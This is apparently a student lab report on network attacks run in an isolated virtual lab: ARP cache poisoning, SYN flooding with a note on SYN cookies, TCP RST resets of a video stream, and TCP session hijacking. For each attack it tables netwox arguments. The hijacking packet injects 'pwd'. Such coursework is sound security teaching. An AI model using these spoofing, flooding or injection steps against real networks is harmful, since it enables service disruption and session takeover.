Assignment 2 Report

Network configuration:



Fig 1. Network configuration

For my setup, these are following IP address to MAC address translations:

Host	IP Address	MAC Address
Victim	192.168.56.101	08:00:27:fc:58:d5
Attacker	192.168.56.102	08:00:27:38:43:34
Server	192.168.56.103	08:00:27:59:85:57

Fig 2. Table of IP Address – MAC Address mappings

Task 1 – ARP Cache Poisoning

1. Describe the mechanism of ARP cache poisoning.

   The Address Resolution Protocol (ARP) is used to discover MAC address to IP address mappings. When a machine wants to communicate with another whose IP address is abc.d.e.f, it sends out a broadcast asking 'Who is abc.d.e.f?'. The machine with that IP address will respond with an ARP reply packet saying that 'I am abc.d.e.f. My MAC address is xx:xx:xx:xx:xx:xx'. The result will then be cached in the ARP table of the machine that sent out the broadcast.

   An attacker can exploit this mechanism causing an ARP cache poisoning in the following way – when Machine A (victim) requests for MAC to IP address (of Machine B) mapping, the attacker can act as a man-in-the-middle and send a spoofed ARP reply (mapping attacker's MAC address to Machine B's IP address). Now, the reply will be cached on the victim's ARP table and the victim will believe that it is communicating with machine B when it fact it will be communicating with the attacker.

2. Describe how to use netwox tool to poison ARP cache, and explain the meaning of the command line arguments.

   The `netwox 33` command helps us spoof a MAC address to IP address mapping which can lead to tricking the victim to cache a benign server's IP address mapping to an attacker's MAC address, thereby poisoning the ARP cache.



Fig 3. Executing the netwox command from attacker's machine

Parameter	Description	Value
-d	Network adapter	enp0s3
--eth-src	Ethernet source	08:00:27:34:43:34 (Attacker's MAC)
--eth-dst	Ethernet destination	08:00:27:fc:58:d5 (Victim's MAC)
--eth-type	Type of Ethernet (ARP, RARP)	2054 (ARP)
--arp-op	ARP operation	2 (ARPREP)
--arp-ethsrc	ARP Ethernet source	08:00:27:38:43:34 (Spoof MAC address)
--arp-ipsrc	ARP IP source	192.168.56.103 (Spoof IP address)
--arp-ethdst	ARP Ethernet destination	08:00:27:fc:58:d5 (Victim's MAC address)
--arp-ipdst	ARP IP destination	192.168.56.101 (Victim's IP address)

Fig 4. Table explaining the arguments used in the netwox command

Here, we're tricking the victim to believe that the server's IP (192.168.56.103) maps to attacker's MAC (08:00:27:34:43:34). After executing the netwox command from the attacker's machine, we send a ping to the attacker which will poison the victim's ARP cache. Now, when the victim believes that it is sending packets to the server, it is in fact sending traffic to the attacker.

3. Screenshot of ARP table to show the changes before and after your attack.



Fig 5. Victim's ARP table before poisoning



Fig 6. Victim's ARP table after poisoning the cache

Task 2 – SYN Flooding Attack

1. Describe the mechanism of SYN Flooding Attack.

   To establish a TCP connection, a 3-way handshake is executed where the client sends a SYN packet to which the server responds with a SYN-ACK packet and maintains a half-open connection. When the client responds with an ACK, the connection is established.

   To maintain a half-open connection, the server uses resources (`tcp_syn_backlog_queue`). Thus, an attacker can craft an exploit by flooding the server with multiple SYN packets and opening half-open connections without sending ACK packets. The server's resources will eventually be exhausted and at that point, the server cannot respond to any incoming SYN – thus, the server cannot establish anymore connections resulting in a Denial-of-Service attack called SYN Flood.

2. Describe how to use netwox tool to attack, and explain the meaning of the command line arguments.

   The `netwox 76` commands helps us to open multiple half-open connections on a machine.



Fig 7. Netwox command to cause SYN Flood

Parameter	Description	Value
--dst-ip	Destination IP address	192.168.56.101 (victim's IP address)
--dst-port	Destination port	23 (telnet) (victim's port on which SYN packets should be sent)

Fig 8. Table explaining the arguments used in the netwox command

3. Screenshot to show half-opened connection.

   Half-opened connections are denoted by SYN_RECV.



Fig 9. Half-opened connections on target server

4. Show the changes caused by turning on or off net.ipv4.tcp_syncookies, and explain the reason of the changes.



Fig 10. Differences by turning tcp_syncookies on and off

When `tcp_syncookies` is set to 1 (on), the number of SYN_RECV is 128 whereas when `tcp_syncookies` is set to 0 (off), the number of SYN_RECV is 97.

With SYN cookies turned on, the machine will discard the entry after responding with a SYN-ACK packet. The mechanism works such that the machine can reconstruct the entry when it receives an ACK packet. This allows the machine to accept more connections. With SYN cookies turned off, the queue must maintain information about every entry and thus cannot accept as many connections as when SYN cookies is turned on.

Task 3 – TCP RST Attacks on Video Streaming Applications

1. Explain TCP RST attack.
   The reset flag on a TCP packet is used to indicate whether a TCP connection should be terminated or not. If the reset flag is set to 1, the TCP connected with be terminated.

   The TCP reset attack is used to disrupt a TCP connection by setting the reset (RST) flag in the TCP packet to 1. When a TCP connection is established between Machine A and Machine B, an attacker can carry out a TCP RST attack by spoofing the IP of Machine A and setting the reset flag to 1 in the TCP header and sending the forged packet to Machine B. Machine B sees that that the reset flag is set and kills the connection with Machine A.

2. Describe how to use netwox tool to launch this attack, and explain the meaning of the command line arguments.

   For this attack, I decided to stream a video from YouTube. Therefore, I enabled another network adapter (enp0s8) on the victim's machine that has the IP address 10.0.3.15.



Fig 11. Victim's network configuration after enabling new network adapter



Fig 12. Netwox command to reset any TCP packet from victim

Parameter	Description	Value
--d	Network adapter	enp0s8
--ips	Target IP address	10.0.3.15 (Victim's IP address)

Fig 13. Table explaining the arguments used in the netwox command

3. Screenshot and description of your result, and use Wireshark to show the TCP RST packets sent by the attacker.

   In *Fig 14.*, we see that the TCP packets are sent successfully between victim and attacker (the Reset Flag is not set).

   After running the `netwox 78` command on the server, we reset every TCP packet that is sent from the victim's IP address.

   Fig 15. shows that the TCP packets fail to be sent because the Reset Flag is set. *Fig 16.* shows the YouTube video buffering because the TCP connection has been terminated.



Fig 14. TCP packets between victim and server before running netwox command



Fig 15. TCP packets between victim and server after running netwox command



Fig 16. Video buffering after TCP connection has terminated by Reset attack

Task 4 – TCP Session Hijacking

1. Explain TCP session hijacking.

   TCP Session Hijacking is an attack in which the attacker hijacks a TCP connection established between two hosts by predicting the correct sequence and acknowledgement numbers. The attacker can impersonate the victim and inject malicious commands into the existing TCP connection.

   This attack exploits the mechanism that a TCP connection is authenticated only when it is established initially and not for subsequent TCP packets.

2. Describe how to inject a "pwd" command using netwox tool, and explain the meaning of the command line arguments.



Fig 17. TCP Session Hijacking process



Fig 18. Netwox command to insert a packet that hijacks a TCP session

Parameter	Description	Value
--ip4-dontfrag	Flag set to prevent fragmentation of packet	
--ip4-offsetfrag	Offset value of the current fragment in the IP packet	0
--ip4-ttl	Time to live of current packet	64 (seconds)
--ip4-protocol	Protocol of the packet (TCP or UDP)	6
--ip4-src	Source IP address	192.168.56.101 (victim's IP address)
--ip4-dst	Destination IP address	192.168.56.103 (server's IP address)
--ip4-opt	IPv4 options	""
--tcp-src	Source port number	36318
--tcp-dst	Destination port number	23
--tcp-seqnum	TCP sequence number	1945648971
--tcp-acknum	TCP acknowledgment number	983035284
--tcp-ack	Flag to set the TCP ACK bit to 1	
--tcp-psh	TCP psh	
--tcp-window	TCP Window size	237
--tcp-opt	TCP options	""
--tcp-data	Data that is present in the packet (encoded in Hex).	'pwd'0d0a (inject pwd command)
